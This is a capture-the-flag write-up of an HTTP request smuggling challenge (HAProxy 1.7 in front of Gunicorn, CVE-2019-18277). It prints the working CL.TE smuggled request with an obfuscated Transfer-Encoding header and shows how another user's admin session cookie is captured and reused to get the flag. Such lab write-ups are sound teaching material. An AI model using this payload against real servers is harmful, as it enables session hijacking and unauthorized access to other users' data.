UAM – HARRY POTTER -EPISODE 1

Learning HTTP Request Smuggling

The Challenge


"Año 2020: El castillo de Hogwarts se está digitalizando y por fin están tirando fibra. Hacking y magia, combinación explosiva.

Nos han llegado rumores de que Slythering ha montado una página web donde están confeccionando una lista negra de enemigos. Necesitamos un conjuro para neutralizarla. Eso, o un auth bypass de toda la vida, lo que más fácil te resulte."

URL: http://34.253.120.147:1729

Discovery of the challenge accepted


In the website provided there is a menu where we can login or register. I tried to register as harry and test user but the website says it is invalid username. So I login and appears a new muggle list where can add more items.


No es seguro | 34.253.120.147:1729/todo

Muggle List


Arsenics's list

Tried to inspect inspect looking for clues but nothing interesting appeared. Looking the heathers with burp I saw It a haproxy with Gunicorn server.



```
HTTP/1.1 302 FOUND
Server: gunicorn/19.9.0
Date: Tue, 15 Sep 2020 20:33:15 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 217
Location: http://34.253.120.147:1729/todo
X-Load-Balancer: haproxy 1.7.0

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>
  Redirecting...
</title>
<h1>
  Redirecting...
</h1>
<p>
  You should be redirected automatically to target URL: <
  . If not click the link.
```

Let’s search for known vulnerabilities about Gunicorn and a proxy!



Aproximadamente 57.400 resultados (0,53 segundos)

nathandavison.com › blog › haproxy-http-request... ▾ Traducir esta página

HAProxy HTTP request smuggling (CVE-2019-18277 ...

19 sept. 2019 - To actually **exploit** HTTP smuggling using the issue described in this writeup, the backend server(s) behind **HAProxy** would also have to be **vulnerable** in the ... pip install flask pip install **gunicorn** pip install **gunicorn**[gevent].

Quiet interesting CVE-2019-18277 about HTTP request smuggling that I was not familiar with.


This technique consist in controlling how the HTTP request are processed between the front-en and the back-end. The attacker bypass security controls, gains unauthorized access to sensitive data.

There are different ways that can be found

- CL.TE: the front-end server uses the Content-Length header and the back-end server uses the Transfer-Encoding header.
- TE.CL: the front-end server uses the Transfer-Encoding header and the back-end server uses the Content-Length header.
- TE.TE: the front-end and back-end servers both support the Transfer-Encoding header, but one of the servers can be induced not to process it by obfuscating the header in some way.

After I few trials with burp I noticed that in this case I am facing a CL-TE case.

We send the HTTP request to the repeater and analyse the Request and the Server response. After a few 302 redirection, 400 bad request and 504 Gateway time-out and 405 method not allowed, the final succeeding request is the following.




```
GET /todo HTTP/1.1
Host: 34.253.120.147:1729
Content-Length: 311
Transfer-Encoding: ∯ chunked
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NTQzLCJ1c2Vy
bmFtZSI6ImlhZ2lhIiwicmFuZG9tIjowLjUwMTY5NjQyNTg2NzUwMTd9.
FNGi5iRll9j1VrlNob8P86XvinlC9fJRCpOBel8Tb54

0

POST /todo HTTP/1.1
Host: 34.253.120.147:1729
Content-Type: application/x-www-form-urlencoded
Content-Length: 500
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NTQzLCJ1c2Vy
bmFtZSI6ImlhZ2lhIiwicmFuZG9tIjowLjUwMTY5NjQyNTg2NzUwMTd9.
FNGi5iRll9j1VrlNob8P86XvinlC9fJRCpOBel8Tb54

item=patronus>
```

What is happening here? Haproxy (Front-end) is taking into account the Content length 311 and it is not processing the Transfer-Encoding but is forwarding the whole request to the Gunicorn server. When this request arrives to Gunicorn (Back-end) it drops the Content-Length and it process the Transfer-Encoding: \x0b Chunked

Note: This parameter \x0b is a vertical tab before chunked. In order that burp send its correctly I need to write it as an url %0b and with the right mouse button select Convert Selection/URL/URL-decode.


What we can see in the Burp Response?

The beginning of the answer remains the same, apparently nothing happened




```
HTTP/1.1 200 OK
Server: gunicorn/19.9.0
Date: Sat, 19 Sep 2020 16:35:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3030
X-Load-Balancer: haproxy 1.7.0

<!doctype html>
<html>
  <head>
    <title>
      UAM - Harry Potter - 1
    </title>
    <style href="https://code.jquery.com/ui/1.12.1/themes/black-tie/jquery-ui.css">
    </style>
    <script src="https://code.jquery.com/jquery-3.4.1.min.js">
    </script>
    <script src="https://code.jquery.com/ui/1.12.1/jquery-ui.min.js">
    </script>
  </head>

  <body>
```

But if we scroll down I see the “magic” item of my list and after the “patronus” item sent on this request appears some data of the list of another user!!!!! Awesome!!




```
          <input type="hidden" name="itemid" value="748">
          <input type="submit" value="X" name="delete">
           magic
        </form>
      </li>

      <li>
        <form method="POST" onsubmit="return confirm('Delete this item?')">
          <input type="hidden" name="itemid" value="900">
          <input type="submit" value="X" name="delete">
           patronusGET /a
        </form>
      </li>

      <li>
        <form method="POST" onsubmit="return confirm('Delete this item?')">
          <input type="hidden" name="itemid" value="901">
          <input type="submit" value="X" name="delete">
           patronusGET /almost_there HTTP/1.1
          Host: haproxy:8005
          User-Agent: python-requests/2.24.0
          Accept-Encoding: gzip, deflate
          Accept: */*
```

Looking at the other user request It can be seeing that he/she is making a Get request to the website directory /almost there and I also can copy his / her cookie so we can log with the cookie and see what we have.



```
<li>
  <form method="POST" onsubmit="return confirm('Delete this item?')">
    <input type="hidden" name="itemid" value="900">
    <input type="submit" value="X" name="delete">
     patronusGET /a
  </form>
</li>

<li>
  <form method="POST" onsubmit="return confirm('Delete this item?')">
    <input type="hidden" name="itemid" value="901">
    <input type="submit" value="X" name="delete">
     patronusGET /almost_there HTTP/1.1
    Host: haproxy:8005
    User-Agent: python-requests/2.24.0
    Accept-Encoding: gzip, deflate
    Accept: */*
    Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MSwidXNlcm5hbWUiOiJ
    Content-Length: 600

    PADPADPADPADPADPADPADPADPADPADPADPADPADPADPADPADPADPADPADPADPADPADPADPADPADPAD
  </form>
</li>
```

Login with the cookie I found the following list:



Muggle List

admin's list

- X Damn smuggles...
- X Habeas corpus!
- X Here's the flag (ignore previous trolling): UAM{5b5083fd349c60ec98d2c2a04e039fb6}

The flag is here!!! Short challenge but with real and interesting vulnerability that after searching I saw was presented on Defcon 24 in 2016.

Thanks to Julian and Hispasec for the challenge.

Find me on:

@Ms_Arsenics

@Arsenics